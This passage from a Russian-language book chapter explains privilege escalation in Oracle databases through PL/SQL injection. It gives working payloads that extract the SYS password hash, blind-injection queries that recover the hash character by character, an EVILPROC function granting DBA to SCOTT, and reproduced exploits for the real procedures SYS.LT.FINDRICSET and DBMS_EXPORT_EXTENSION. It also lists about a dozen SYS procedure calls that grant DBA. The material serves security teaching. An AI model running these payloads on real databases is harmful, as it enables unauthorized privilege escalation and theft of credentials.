Процедуры в СУБД Oracle могут выполняться от имени владельца процедуры (владельцем процедуры является тот пользователь, в схеме которого она хранится) либо от имени пользователя, который запустил процедуру. В случае создания процедур, выполняемых от имени владельца (DEFINER), ситуация будет выглядеть следующим образом. Допустим, если пользователь SCOTT создаст процедуру, которая читает данные из доступной только ему таблицы и даст привилегии EXECUTE на выполнение этой процедуры для роли PUBLIC (то есть все пользователи смогут ее выполнять), то каждый, кто запустит эту процедуру, получит для ее выполнения права пользователя SCOTT (ситуация аналогична SUID биту, устанавливаемому на исполняемые файлы в UNIX системах).

Стандартная процедура HELLO WORLD выглядит так:

```
CREATE OR REPLACE PROCEDURE HELLO_WORLD1 AS
BEGIN
      DBMS_OUTPUT.PUT_LINE('Hello, World!');
END;
/
```

В случае выполнения процедуры от имени пользователя, запустившего процедуру (CURRENT USER), у атакующего нет возможности повысить привилегии путем эксплуатации уязвимости в такой процедуре. Для того чтобы процедура выполнялась с правами запустившего ее пользователя, в ее определении должна присутствовать строка AUTHID CURRENT_USER:

```
CREATE OR REPLACE PROCEDURE HELLO_WORLD2 AUTHID CURRENT_USER AS
BEGIN
```

```
    DBMS_OUTPUT.PUT_LINE('Hello, World!');
END;
/
```

Для того чтобы определить, от чьего имени будет запускаться процедура HELLO_WORLD2, можно выполнить команду (рис. 6.1.1-1):

```
SELECT AUTHID FROM DBA_PROCEDURES WHERE OBJECT_NAME = 'HELLO_WORLD2';
```




Рис. 6.1.1-1. Процедура HELLO_WORLD2 выполняется от имени пользователя, запустившего ее

Стало быть, если нам удастся внедрить произвольные команды в процедуру, владельцем которой является привилегированный пользователь, и она определена для запуска от имени владельца, то мы сможем выполнить любой запрос от его имени.

6.1.2. PL/SQL-инъекции

PL/SQL-инъекция – это изменение хода выполнения PL/SQL-процедуры (функции, триггера и любого другого объекта из последовательности SQL-команд) путем внедрения произвольных команд в доступные входные параметры. Инъекция возможна в том случае, если входные параметры процедуры не проверяются перед внедрением их непосредственно в запрос. Учитывая огромное количество пакетов и процедур, существующих в стандартной поставке СУБД Oracle, шанс обнаружить уязвимую процедуру очень высок. Для статистики, в Oracle 9i порядка 10700 процедур в 760 пакетах, а в Oracle 10g – 16500 процедур в 1300 пакетах, из них более половины доступны обычному пользователю.

Поскольку большое количество этих процедур выполняется от имени их владельца, которым зачастую является пользователь SYS, внедрив в них свой код, мы сможем выполнять произвольные действия от имени системного пользователя. Ситуация аналогична известной проблеме в UNIX-системах, когда наличие уязвимости в программе с установленным битом SUID, владельцем которой является суперпользователь, может привести к выполнению произвольного кода от его имени.

Рассмотрим для примера следующую процедуру, которая принимает на вход имя пользователя и выдает список таблиц в схеме этого пользователя.

```
CREATE OR REPLACE PROCEDURE SHOWTABLES(OWNR VARCHAR2) AS
TYPE C_TYPE IS REF CURSOR;
TMP C_TYPE;
BUFFER VARCHAR2(300);
BEGIN
DBMS_OUTPUT.ENABLE(1000);
OPEN TMP FOR 'SELECT TABLE_NAME FROM ALL_TABLES WHERE OWNER='''||OWNR||'''';
   LOOP
      FETCH TMP INTO buffer;
      DBMS_OUTPUT.PUT_LINE(BUFFER);
      EXIT WHEN TMP%NOTFOUND;
   END LOOP;
CLOSE TMP;
END;
/
```

Пусть владельцем процедуры является пользователь SYS. Разрешим выполнение данной процедуры пользователю SCOTT:

```
SQL> GRANT EXECUTE ON SYS.SHOWTABLES TO SCOTT;

Grant succeeded
```

после чего подключимся к СУБД пользователем SCOTT и выполним данную процедуру:

```
C:\>sqlplus SCOTT/TIGER@192.168.40.33/ORCL

SQL> SET SERVEROUTPUT ON
SQL> exec SYS.SHOWTABLES("SCOTT");
DEPT
EMP
BONUS
SALGRADE
BIN$yqVHudO3TleTNPIIYryUvg==$0
SH2KERR
SH2KERR

PL/SQL procedure successfully completed.
```

Эта процедура уязвима к атаке PL/SQL Injection, так как входной параметр OWNR не проверяется перед внедрением в SQL-запрос. Если вместо SCOTT ввести приведенный ниже код, мы сможем получить доступ к хэшам паролей пользователей (рис. 6.1.2-1):

```
exec SYS.SHOWTABLES('SCOTT'' UNION SELECT password FROM SYS.USER$ WHERE
USERNAME=''SYS''');
```




Рис. 6.1.2-1. PL/SQL-инъекция в процедуру showtables, выводящая хэши паролей

Подобные уязвимости довольно часты в реальных системах. В каждом новом пакете обновлений (далее Critical Patch Update, или CPU, – ежеквартальный пакет обновлений безопасности, выпускаемый компанией Oracle) закрывается множество уязвимостей типа PL/SQL Injection, а еще больше таких уязвимостей так и остаются незакрытыми. Что самое главное, для реализации данной атаки пользователь не должен обладать никакими дополнительными привилегиями, кроме стандартных CONNECT и RESOURCE.

Получение доступа к хэшам паролей, несомненно, большая удача, но это не всегда позволит нам получить полный контроль над СУБД, например в случае использования стойких паролей. Встречаются также функции и процедуры, не осуществляющие вывод информации на экран или выводящие ее с некими ограничениями (например, тип выходного параметра не строковый). В этих случаях нам придется пользоваться другими способами. Один из таких вариантов – SQL-инъекция вслепую (blind sql injection).

6.1.3. Blind SQL Injection

Рассмотрим пример функции, вывод значений которой затруднен. Эта функция принимает в качестве входного параметра заголовок статьи, а на выходе выводит текст статьи. Подобные функции встречаются довольно часто в разнообразных движках сайтов:

```
CREATE OR REPLACE FUNCTION VULNERABLE (q VARCHAR2) RETURN VARCHAR2 IS
OUT VARCHAR(300);
QUERY VARCHAR(300);
BEGIN
   QUERY:= 'SELECT info FROM SYS.TESTDATA WHERE title='''||q||'''';
   EXECUTE IMMEDIATE QUERY INTO OUT;
   RETURN OUT;
END;
/
```

Теперь создадим таблицу, в которой будут храниться статьи, и наполним ее содержимым:

```
CREATE TABLE TESTDATA (title VARCHAR2(20),info VARCHAR(200));
INSERT INTO TESTDATA (title,info) VALUES ('FIRST','this is some info');
INSERT INTO TESTDATA (title,info) VALUES ('SECOND','this is some info');
```

Пусть владельцем процедуры является пользователь SYS. Разрешим выполнение данной процедуры пользователю SCOTT:

```
SQL> GRANT EXECUTE ON SYS.VULNERABLE TO SCOTT;

Grant succeeded
```

После чего подключимся пользователем SCOTT к СУБД и выполним данную процедуру:

```
C:\>sqlplus SCOTT/TIGER@192.168.40.33/ORCL

SQL> select SYS.VULNERABLE('FIRST') FROM DUAL;

VULNERABLE('FIRST')
----------------------------------------
this is some info
```

На выходе, как и ожидалось, мы получили содержимое первой статьи. Теперь посмотрим, что будет, если в качестве входного параметра мы попробуем внедрить SQL-код:

```
SQL> select SYS.VULNERABLE('FIRST'' UNION SELECT password FROM DBA_USERS
where username=''SYS''-') FROM DUAL;
select SYS.VULNERABLE('FIRST'' UNION SELECT password FROM DBA_USERS where
username=''SYS''-') FROM DUAL
       *
ERROR at line 1:
ORA-01422: exact fetch returns more than requested number of rows
ORA-06512: at "SYS.VULNERABLE", line 6
```

СУБД сообщает нам, что результат выполнения процедуры содержит более одной строки, и, таким образом, мы не можем внедрить дополнительный запрос (на самом деле мы можем ограничить вывод только одной записью добавив условие WHERE ROWNUM =1 или что-нибудь подобное, но давайте в данном примере считать, что у нас нет такой возможности). Однако у нас есть возможность узнать необходимые нам данные, используя технику Blind SQL Injection. Воспользуемся для этого таким запросом:

```
select SYS.VULNERABLE('FIRST'' AND (SELECT substr(password,1,1) FROM
DBA_USERS where username=''SYS'') like ''a''-') FROM DUAL;
```

В случае если мы увидим содержимое первой статьи, то, следовательно, подзапрос, выделенный жирным шрифтом, возвратил истинное значение, а значит, что первый символ хэша пароля пользователя SYS имеет значение "a".

Blind SQL Injection
Blind SQL Injection используется в том случае, когда приложение уязвимо к SQL-инъекции, но результат выполнения не виден для атакующего.

В результате чего мы сможем посимвольно перебирать хэш пароля к пользователю SYS путем посылки множества запросов, сравнивающих каждый раз символ пароля с буквой алфавита и, в случае успешного результата, выдающих информацию.

```
SQL> select SYS.VULNERABLE('FIRST'' AND (SELECT substr(password,1,1) FROM
DBA_USERS where username=''SYS'') like ''a''-') FROM DUAL;

SYS.VULNERABLE("FIRST"'AND(SELECTSUBSTR(PASSWORD,1,1)FROMDBA_USERSWHEREUSERNAME=
----------------------------------------


SQL> select SYS.VULNERABLE('FIRST'' AND (SELECT substr(password,1,1) FROM
DBA_USERS where username=''SYS'') like ''b''-') FROM DUAL;

SYS.VULNERABLE('FIRST''AND(SELECTSUBSTR(PASSWORD,1,1)FROMDBA_USERSWHEREUSERNAME=
----------------------------------------


SQL> select SYS.VULNERABLE('FIRST'' AND (SELECT substr(password,1,1) FROM
DBA_USERS where username=''SYS'') like ''c''-') FROM DUAL;

SYS.VULNERABLE('FIRST''AND(SELECTSUBSTR(PASSWORD,1,1)FROMDBA_USERSWHEREUSERNAME=
----------------------------------------
.
.
.
.
.
.


SQL> select SYS.VULNERABLE('FIRST'' AND (SELECT substr(password,1,1) FROM
DBA_USERS where username=''SYS'') like ''7''-') FROM DUAL;

SYS.VULNERABLE('FIRST''AND(SELECTSUBSTR(PASSWORD,1,1)FROMDBA_USERSWHEREUSERNAME=
----------------------------------------
this is some info
```

Последний из этих запросов выдал информацию, то есть подзапрос был истиной. Тем самым мы выяснили, что первый символ хэша пароля – это "7". Таким методом можно подобрать остальные символы, а также узнать любую другую ин-

формацию из СУБД, доступную пользователю SYS. Конечно, такой способ не очень удобен, но в крайнем случае можно использовать и его. Однако часто удобнее использовать следующий вариант.

6.1.4. Внедрение PL/SQL-процедур

Данный способ поможет нам в случае, если невозможен вывод результата выполнения процедуры на экран или если мы захотим выполнять отличные от SELECT запросы, к примеру назначать привилегии DBA. Для реализации данного способа необходимо, чтобы пользователь имел привилегии CREATE PROCEDURE. По умолчанию в Oracle 10g R1 и 9g R2 эта привилегия содержится в роли CONNECT, которую имеют большинство пользователей СУБД. В случае если пользователь имеет достаточные привилегии, то возможно создать процедуру, повышающую привилегии заданному пользователю, вызов которой будет внедряться в запрос. Ниже представлен код стандартной процедуры для повышения привилегий:

```
CREATE OR REPLACE FUNCTION EVILPROC return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN '';
END;
/
```

Процедура назначает права DBA пользователю SCOTT. Первый момент, на который стоит обратить внимание, – это строка **authid current_user**. Она означает, что процедура будет выполняться от имени пользователя, запустившего ее. Поскольку вызываться она будет внутри уязвимой процедуры VULNERABLE, которая, в свою очередь, запускается от имени пользователя SYS, то процедуре EVILPROC будут даны на время права пользователя SYS, что позволит ей выполнить запрос "GRANT DBA TO SCOT".

Следующий момент, который необходимо отметить, – это строка pragma autonomous_transaction. Данная директива указывает, что процедура должна выполняться в отдельной транзакции, благодаря чему возможно выполнение процедур внутри DML-транзакции (см. врезку). В версиях Oracle до 8i такая возможность отсутствовала, что существенно затрудняло атаку.

Data Manipulation Language, DML (язык управления [манипулирования] данными) – это семейство компьютерных языков, используемых в компьютерных программах или пользователями баз данных для получения, вставки, удаления или изменения данных в базах данных.

На текущий момент наиболее популярным языком DML является SQL, используемый для получения и манипулирования данными в реляционной СУБД.

Функции языков DML определяются первым словом в предложении (часто называемом **запросом**), которое почти всегда является глаголом. В случае с SQL – это глаголы **select** (выбрать), **insert** (вставить), **update** (обновить), и **delete** (удалить). Это превращает природу языка в ряд обязательных утверждений (команд) к базе данных.

Data Definition Language, DDL (язык описания данных) – это семейство компьютерных языков, используемых в компьютерных программах для описания структуры баз данных. На текущий момент наиболее популярным языком DDL является SQL, используемый для получения и манипулирования данными в релационной СУБД и сочетающий в себе элементы DDL и DML.
Функции языков DDL определяются первым словом в предложении (часто называемом **запросом**), которое почти всегда является глаголом. В случае с SQL – это глаголы **create** (создать), **alter** (изменить), **drop** (удалить). Это превращает природу языка в ряд обязательных утверждений (команд) к базе данных.

Теперь мы можем внедрить вызов данной процедуры в качестве входного параметра процедуры VULNERABLE, тем самым повысив права пользователя SCOTT до роли DBA следующим вызовом:

```
SQL> select SYS.VULNERABLE('FIRST''||SCOTT.EVILPROC()-') FROM DUAL;
```

Результат работы процедуры (получение прав DBA) можно наблюдать на рис. 6.1.4-1.

Реальный пример. Для полноты картины приведем один реальный пример уязвимости, информация о которой была опубликована в октябре 2007 года. Через две недели после этого на сайте milw0rm.com автором был помещен пример эксплоита, реализующего данную уязвимость.




Рис. 6.1.4-1. Повышение прав пользователя SCOTT при помощи PL/SQL-инъекции

Уязвимость находится в процедуре SYS.LT.FINDRICSET, которая имеет два входных параметра, первый из которых уязвим к атаке PL/SQL Injection. Код эксплоита приведен ниже:

```
CREATE OR REPLACE FUNCTION EVILPROC return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'grant dba to SCOTT';
COMMIT;
RETURN '';
END;
/

Exec SYS.LT.FINDRICSET('.''||scott.EVILPROC()||''','blablabla');
```

Этот код сначала создает процедуру, которая должна выполниться в контексте привилегированного пользователя, а потом вызывает ее при помощи PL/SQL-инъекции в уязвимой процедуре SYS.LT.FINDRICSET. Результат работы эксплоита, запущенного на Oracle 10g R1 от имени пользователя SCOTT, можно наблюдать на рис 6.1.4-2. В результате пользователь SCOTT получает роль DBA.

Таким образом, в СУБД Oracle, начиная с версии 8i, любой пользователь, который имеет права CREATE PROCEDURE, может повысить свои привилегии до роли DBA, используя для этого уязвимую процедуру, владелец которой обладает ролью DBA. А как выяснилось, таких уязвимых процедур более чем достаточно. Но что делать, если у нас нет прав CREATE PROCEDURE?

6.1.5. Анонимный PL/SQL-блок

Анонимным PL/SQL-блоком называется кусок кода, начинающийся с директивы BEGIN и оканчивающийся директивой END, внутри которого выполняются те или иные команды. Рассмотрим простейший пример:

```
CREATE OR REPLACE PROCEDURE VULNERABLE2 (q VARCHAR2) AS
QUERY VARCHAR(300);
BEGIN
   QUERY:= 'BEGIN '||
   'DBMS_OUTPUT.PUT_LINE(''' || q || ''');'||
   'END;';
   EXECUTE IMMEDIATE QUERY;
END;
/
```

Эта процедура просто выводит на экран входной параметр, который ей задан, но делает это она внутри анонимного PL/SQL-блока при помощи функции DBMS_OUTPUT.PUT_LINE.

```
SQL> exec vulnerable2('TEST');
TEST

PL/SQL procedure successfully completed.
```

Рис. 6.1.4-2. Повышение привилегий до роли DBA, используя уязвимость в процедуре SYS.LT.FINDRICSET

Теперь, если мы внедрим во входной параметр свой SQL-код, мы сможем выйти за границы команды DBMS_OUTPUT.PUT_LINE, вызвать любую свою команду, не прибегая к внедрению PL/SQL-процедур. Следовательно, нам для этого не понадобятся даже права CREATE PROCEDURE. Внедрим команду EXECUTE IMMEDIATE, которая будет выполнять повышение привилегий пользователю SCOTT при помощи следующего запроса:

```
SQL> exec system.vulnerable2('TEST''); EXECUTE IMMEDIATE ''GRANT DBA TO
SCOTT'';DBMS_OUTPUT.PUT_LINE(''END''');
```

В результате такого запроса код анонимного PL/SQL-блока изменится, и выполнится команда GRANT DBA TO SCOTT. Измененная процедура после внедрения наших команд будет выглядеть так:

```
CREATE OR REPLACE PROCEDURE VULNERABLE2 (q VARCHAR2) AS
QUERY VARCHAR(300);                '
BEGIN
   QUERY:= 'BEGIN '||
   'DBMS_OUTPUT.PUT_LINE(''TEST''); EXECUTE IMMEDIATE ''GRANT DBA TO
SCOTT'';DBMS_OUTPUT.PUT_LINE(''END'');'||
   'END;';
   EXECUTE IMMEDIATE QUERY;
END;
/
```

На рис. 6.1.5-1 можно будет наблюдать результат инъекции в анонимный PL/SQL-блок.




Рис. 6.1.5-1. Получаем права DBA путем внедрения PL/SQL-кода в анонимный блок

Таким образом, найдя уязвимость в процедуре, содержащей анонимный PL/SQL-блок, мы можем повысить свои привилегии до роли DBA, имея лишь минимальные права в СУБД.

Реальный пример. В СУБД Oracle есть процедура GET_DOMAIN_INDEX_METADATA из пакета DBMS_EXPORT_EXTENSION, выполняющая анонимный PL/SQL-блок, уязвимый к PL/SQL-инъекции. Уязвимость присутствовала в Oracle с версии 8i до 10g R2. Эта процедура была доступна на выполнение всем пользователям (роль PUBLIC) и выполнялась от имени пользователя SYS.

Уязвимость впервые была обнаружена в апреле 2004 года экспертом по безопасности Oracle Дэвидом Личфилдом, после чего в течение двух лет периодически выходили обновления, но в них вновь обнаруживались ошибки, позволяющие реализовать уязвимость. Только в июле 2006 года уязвимость была окончательно закрыта. Однако и после этого в некоторых случаях уязвимость можно реализовать, но для этого необходимо иметь достаточно высокие права. Ниже приведен код эксплоита, с помощью которого можно получить роль DBA:

```
  CREATE OR REPLACE PACKAGE MYBADPACKAGE AUTHID CURRENT_USER IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
 VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
 RETURN NUMBER;
END;
/

CREATE OR REPLACE PACKAGE BODY MYBADPACKAGE IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER IS
pragma autonomous_transaction;
 BEGIN
 EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
 COMMIT;
RETURN(1);
END;
END;
/

-- Inject the function in dbms_export_extension

DECLARE
INDEX_NAME VARCHAR2(200);
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
   INDEX_NAME := 'A1';
   INDEX_SCHEMA := 'SCOTT';
   TYPE_NAME := 'MYBADPACKAGE';
   TYPE_SCHEMA := 'SCOTT';'
```

```
  VERSION := '10.1.0.2.0';
  GMFLAGS := 1;
  v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
  INDEX_NAME => INDEX_NAME, INDEX_SCHEMA => INDEX_SCHEMA, TYPE_NAME
  => TYPE_NAME, TYPE_SCHEMA => TYPE_SCHEMA, VERSION => VERSION, NEWBLOCK =>
  NEWBLOCK, GMFLAGS => GMFLAGS );
END;
/
```

Данный эксплоит запускает процедуру SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA, подавая ей на вход одного из параметров имя предварительно созданного пакета, который реализует повышение прав пользователя SCOTT. Результат выполнения эксплоита можно наблюдать на рис. 6.1.5-2.

6.1.6. Выполнение PL/SQL-команд напрямую

В Oracle существуют процедуры, позволяющие напрямую вызывать PL/SQL-код. Эти процедуры получают в качестве входного параметра PL/SQL-запрос и передают его на выполнение таким процедурам, как EXECUTE IMMEDIATE или DBMS_SQL, которые уже собственно выполняют полученный запрос.

Одна из наиболее известных процедур – это процедура VALIDATE_STMT из пакета DRILOAD, принадлежащего пользователю CTXSYS, доступ к выполнению которой разрешен любому пользователю. С помощью простейшего вызова, приведенного ниже, можно получить роль DBA.

```
EXEC CTXSYS.DRILOAD.VALIDATE_STMT('GRANT DBA TO SCOTT');
```

На рис. 6.1.6-1 показан пример запуска приведенной выше команды.

На данный момент эта уязвимость давно закрыта, но она отнюдь не единственная. Если копнуть глубже, можно обнаружить целый ряд подобных процедур. Если такая процедура доступна роли PUBLIC или мы имеем права EXECUTE ANY PROCEDURE (см. табл. 6.1.6-1), то мы можем поднять свои привилегии до роли DBA. Вот лишь часть этих процедур:

```
EXEC SYS.LTADM.EXECSQL('GRANT DBA TO SCOTT');
EXEC SYS.LTADM.EXECSQLAUTO('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_PRVTAQIM.EXECUTE_STMT('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_STREAMS_RPC.EXECUTE_STMT('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_AQADM_SYS.EXECUTE_STMT('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_STREAMS_ADM_UTL.EXECUTE_SQL_STRING('GRANT DBA TO SCOTT');
EXEC INITJVMAUX.EXEC('GRANT DBA TO SCOTT',TRUE);
EXEC SYS.DBMS_REPACT_SQL_UTL.DO_SQL('GRANT DBA TO SCOTT',TRUE);
EXEC SYS.DBMS_AQADM_SYSCALLS.KWQA_3GL_EXECUTESTMT('begin null; end;');
EXEC FLOWS_030000.WWV_EXECUTE_IMMEDIATE.RUN_BLOCK('GRANT DBA TO
PUBLIC','SYS');
EXEC CTXSYS.DRVXTAB.EXEC_DDL('GRANT DBA TO SCOTT');
EXEC CTXSYS.DRVTMT.EXEC_DDL('GRANT DBA TO SCOTT')
```

К сожалению, большинство из процедур не доступны для роли PUBLIC, но в случае если у нас есть права EXECUTE ANY PROCEDURE, то мы с легкостью расширим свои привилегии до роли DBA при помощи приведенных выше процедур.




Рис. 6.1.5-2. Повышение привилегий в результате эксплоита к процедуре SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA.

